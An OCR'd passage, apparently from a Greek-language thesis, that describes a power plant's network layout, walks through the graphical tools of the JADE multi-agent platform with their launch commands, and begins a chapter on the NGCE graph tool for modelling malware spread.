
Σχήμα 1.1.6: Απεικόνιση της δομής ενός ανακατασκευασμένου πληροφοριακού συστήματος για ένα εργοστάσιο παραγωγής ηλεκτρικής ενέργειας [127]

Στο παραπάνω παράδειγμα παρουσιάζεται η υποδομή ενός εργοστασίου που παρέχει ηλεκτρική ενέργεια. Αποτελείται από το process network, που αφορά τη διασύνδεση διαφορετικών υποσυστημάτων για τη διαδικασία που απαιτείται για να παραχθεί ηλεκτρική ενέργεια. Επιπλέον περιλαμβάνει το field network όπου γίνεται διασύνδεση των ελεγκτών και των διάφορων συσκευών του κάθε τομέα. Επίσης έχει το εταιρικό δίκτυο. Σε αυτό το πολύπλοκο σύστημα πρέπει να υπάρχουν υπηρεσίες που να λαμβάνουν υπόψη τις απειλές που εκτίθεται το εργοστάσιο παραγωγής ηλεκτρικής ενέργειας και τις επιθέσεις που θα δεχθεί. Οι υπεύθυνοι ασφάλειας είναι αναγκαίο να είναι προσεκτικοί στις υπηρεσίες που πρέπει να παρέχουν όπως ο διαμοιρασμός αρχείων. Για αυτό θα χρειαστεί εξειδικευμένη διαχείριση και πλήρης έλεγχος του συστήματος ανά πάσα στιγμή.

Ακολούθως παρουσιάζονται μερικοί τύποι agent που υλοποιούνται στο γραφικό περιβάλλον του JADE.


Το Dummy Agent (εικονικό) εργαλείο επιτρέπει στους χρήστες να αλληλεπιδρούν μαζί με τους JADE agents με ένα συγκεκριμένο τρόπο. Το γραφικό περιβάλλον επιτρέπει να γίνεται σύνθεση και αποστολή μηνυμάτων στη γλώσσα επικοινωνίας του agent. Επίσης αυτό υποστηρίζει μια λίστα των μηνυμάτων ACL (agent communication language) που έχουν παραληφθεί και αποσταλεί. Αυτή η λίστα μπορεί να εξεταστεί από το χρήστη και κάθε μήνυμα μπορεί να το δει λεπτομερέστατα ή επεξεργασμένο. Επιπροσθέτως, η λίστα μηνυμάτων μπορεί να αποθηκευτεί στο δίσκο και να ανακτηθεί αργότερα. Σε πολλές περιπτώσεις το Dummy Agent μπορεί να ξεκινήσει όπου χρειάζεται. Ο Dummy Agent μπορεί να λειτουργήσει τόσο από το μενού εργαλείων του RMA και από τη γραμμή εντολών με τη χρήση της ακόλουθης εντολής:

```
Java jade.Boot theDummy:jade.tools.DummyAgent.DummyAgent
```



Εικόνα 1.1.13: Απεικόνιση του γραφικού περιβάλλοντος ενός εικονικού agent


Εικόνα 1.1.14: Το παράθυρο διαλόγου του Agent Identifier



Εικόνα 1.1.15: Απεικόνιση του γραφικού περιβάλλοντος της λήψης και αποστολής μηνυμάτων σε ένα εικονικό Agent


Μπορεί να γίνει εξέταση των εισερχόμενων μηνυμάτων INFORM message (δηλαδή αυτά που είχαν αποσταλεί μέσω του agent ping1 με το να γίνει επιλογή του παράθυρου που εμφανίζεται με τα γυαλιά.

Για να αποσταλεί μήνυμα από τη πλατφόρμα1 του DummyAgent προς τη πλατφόρμα2 θα πρέπει να γίνουν οι ακόλουθες ενέργειες. Ειδικότερα στη πλατφόρμα1 θα γίνει επιλογή μια κατάλληλης μεθόδου επικοινωνίας όπως το INFORM και έπειτα θα εισαχθεί ένα μήνυμα όπως το hello. Ακολούθως ο χρήστης θα πατήσει δεξί κλικ στο Receivers πλαίσιο κειμένου και θα επιλέξει το ADD. Έτσι θα εμφανιστεί το παράθυρο διαλόγου του Edit Address και εκεί θα γίνει εισαγωγή του ονόματος του δέκτη, όπως για παράδειγμα `da0@Platform2` χωρίς να επιλεχθεί το local name. Μετά θα πατηθεί δεξί κλικ στο Addresses και θα επιλεγεί το Add menu για να εμφανιστεί το παράθυρο διαλόγου του Edit Addresses.




Εικόνα 1.1.16: Το παράθυρο διαλόγου του Edit Address

Εν συνεχεία θα γίνει εισαγωγή της διεύθυνσης του δέκτη, όπου στη προκειμένη περίπτωση είναι η διεύθυνση της πλατφόρμας2 και μετά ο χρήστης θα πατήσει OK. Ακολούθως εμφανίζεται το παράθυρο διαλόγου AID Editing για την επικοινωνία των πλατφόρμων. Μετά ο χρήστης θα επιλέξει το κουμπί Send Message στο γραφικό περιβάλλον του Dummy Agent.



Εικόνα 1.1.17: Το παράθυρο διαλόγου του AID Editing που χρησιμοποιείται για την επικοινωνία μεταξύ των πλατφόρμων


Το DF (Directory Facilitator – Συντονιστής καταλόγων), είναι το agent που παρέχει την υπηρεσία yellow page (χρυσού οδηγού) και μπορεί να βρεθεί από το μενού εργαλείων του RMA (Remote Monitoring Agent). Κάνοντας χρήση αυτού του γραφικού περιβάλλοντος ο χρήστης είναι σε θέση να αλληλεπιδράσει με το directory facilinator. Ειδικότερα μπορεί να δει τις περιγραφές των εγγεγραμμένων agent, να εγγράψει και να μην τους κάνει εγγραφή, να τροποποιεί τη περιγραφή των εγγεγραμμένων agent, καθώς και να πραγματοποιεί μια γενικότερη αναζήτηση των περιγραφών τους. Όλες αυτές οι δυνατότητες που έχει ο χρήστης (view/register/deregister/modify/search) μπορούν να εκτελεστούν στο απομακρυσμένο directory facilinator.



Εικόνα 1.1.18: Απεικόνιση του γραφικού περιβάλλοντος ενός directory facilinator agent


Όταν ο χρήστης αποφασίζει να κάνει sniff ένα agent ή μια ομάδα από agents, κάθε μήνυμα που αποστέλλεται και παραλαμβάνεται καταγράφεται στο γραφικό περιβάλλον του sniffer. Έτσι αυτό ενημερώνει πότε δημιουργείται ένα agent και πότε παύει να υπάρχει. Ο sniffer ξεκινά να εκτελείται με τη παρακάτω εντολή:

```
java jade.Boot sniffer:jade.tools.sniffer.Sniffer
```



Εικόνα 1.1.19: Στιγμιότυπο ενός sniffer agent

Ο agent introspector επιτρέπει να εξετάζει και παράλληλα να ελέγχει τη συμπεριφορά ενός agent που εκτελείται σχετικά με τα μηνύματα που λαμβάνει και αποστέλλει. Επίσης εξετάζει τις συμπεριφορές του agent που περιμένουν στην ουρά δηλαδή αυτές που πρόκειται να συμβούν και τις εκτελεί βήμα προς βήμα. Οι agent μπορεί να περάσουν στον introspector agent με το ίδιο τρόπο που κάνει το sniffer agent. Αυτό μπορεί να επιτευχθεί μέσω της γραμμής εντολών ή διαμέσου ενός εκτελέσιμου αρχείου. Οι περιγραφές των δυναμικών φίλτρων όπως το inform, agree και άλλα ακόμα δεν παρέχονται από τον introspector agent.




Εικόνα 1.1.20: Απεικόνιση του γραφικού περιβάλλοντος του introspector agent

Κεφάλαιο 2ο - Προσομοίωση της εξάπλωσης του κακόβουλου λογισμικού με τη χρήση του εργαλείου NGCE

Το εργαλείο Network Graphs for Computer Epidemiologists (NGCE) αναπαριστά τη εξάπλωση του κακόβουλου λογισμικού. Η ανάπτυξή του παρείχε τη δυνατότητα να επαναδημιουργηθεί οποιοσδήποτε γράφος είχε χρησιμοποιηθεί σε παλαιότερες ερευνητικές προσπάθειες, αρκεί να υπάρχουν αρκετά στοιχεία για την ανακατασκευή του. Επίσης, μπορεί να κατασκευαστεί οποιασδήποτε μορφής γράφος προκειμένου να αναπαρασταθεί το δίκτυο στο οποίο διεξάγεται η προσομοίωση. Υπάρχουν διαθέσιμες στο διαδίκτυο δύο εκδόσεις του η πρώτη και η δεύτερη. Με βάση την ακόλουθη εικόνα ο χρήστης επιλέγει το τύπο του γράφου και τον αριθμό των κόμβων που θα δημιουργηθούν και στη συνέχεια δημιουργεί τον γράφο που επιθυμεί. Ουσιαστικά το NGCE δημιουργεί γράφους κατάλληλους για τις σχετικές προσομοιώσεις χωρίς όμως να κάνει τις προσομοιώσεις. Το πρόγραμμα αυτό είναι διαθέσιμο στον ιστότοπο http://ngce.sourceforge.net/index.html [114].


Με τη χρήση του εργαλείου NGCE (Network Graphs for Computer Epidemiologists) έγινε εφικτή η αυτοματοποίηση και παραμετροποίηση της διαδικασίας που απαιτείτο για τη κατασκευή ενός πολύ μεγάλου αριθμού γράφων με ad-hoc τρόπους. Επιπρόσθετα, η εφαρμογή αυτή είχε ως μακροπρόθεσμο στόχο να αποτελέσει χρήσιμο εργαλείο για πολλούς επιστήμονες που έκαναν ανάλογες

έρευνες, όπως τη δημιουργία τεχνολογικών ή κοινωνικών δικτύων που απαιτούσαν τη χρήση γράφων. Για το λόγο αυτό αποφασίστηκε η διεπαφή του εργαλείου να περιλαμβάνει τόσο γραφικό περιβάλλον, όσο και περιβάλλον γραμμής εντολών με βάση την ακόλουθη εικόνα.




Εικόνα 2.4.1: Ο χρήστης επιλέγει τον τύπο του γράφου που επιθυμεί και πληκτρολογεί τον αριθμό των κόμβων που θα δημιουργηθούν [105]

Η επιλογή των κατάλληλων παραμέτρων για την κατασκευή ενός γράφου με τις επιθυμητές ιδιότητες είναι σε πολλές περιπτώσεις αρκετά σύνθετη διαδικασία. Η ύπαρξη του γραφικού περιβάλλοντος καθιστά την διαδικασία αυτή σαφώς φιλικότερη και απλούστερη προς τον τελικό χρήστη, αφού τον κατευθύνει μόνο σε επιτρεπτές, προς την επιθυμητή τοπολογία επιλογές. Αντίθετα η γραμμή εντολών απευθύνεται σε πιο έμπειρους χρήστες, οι οποίοι επιθυμούν να έχουν τον πλήρη έλεγχο της 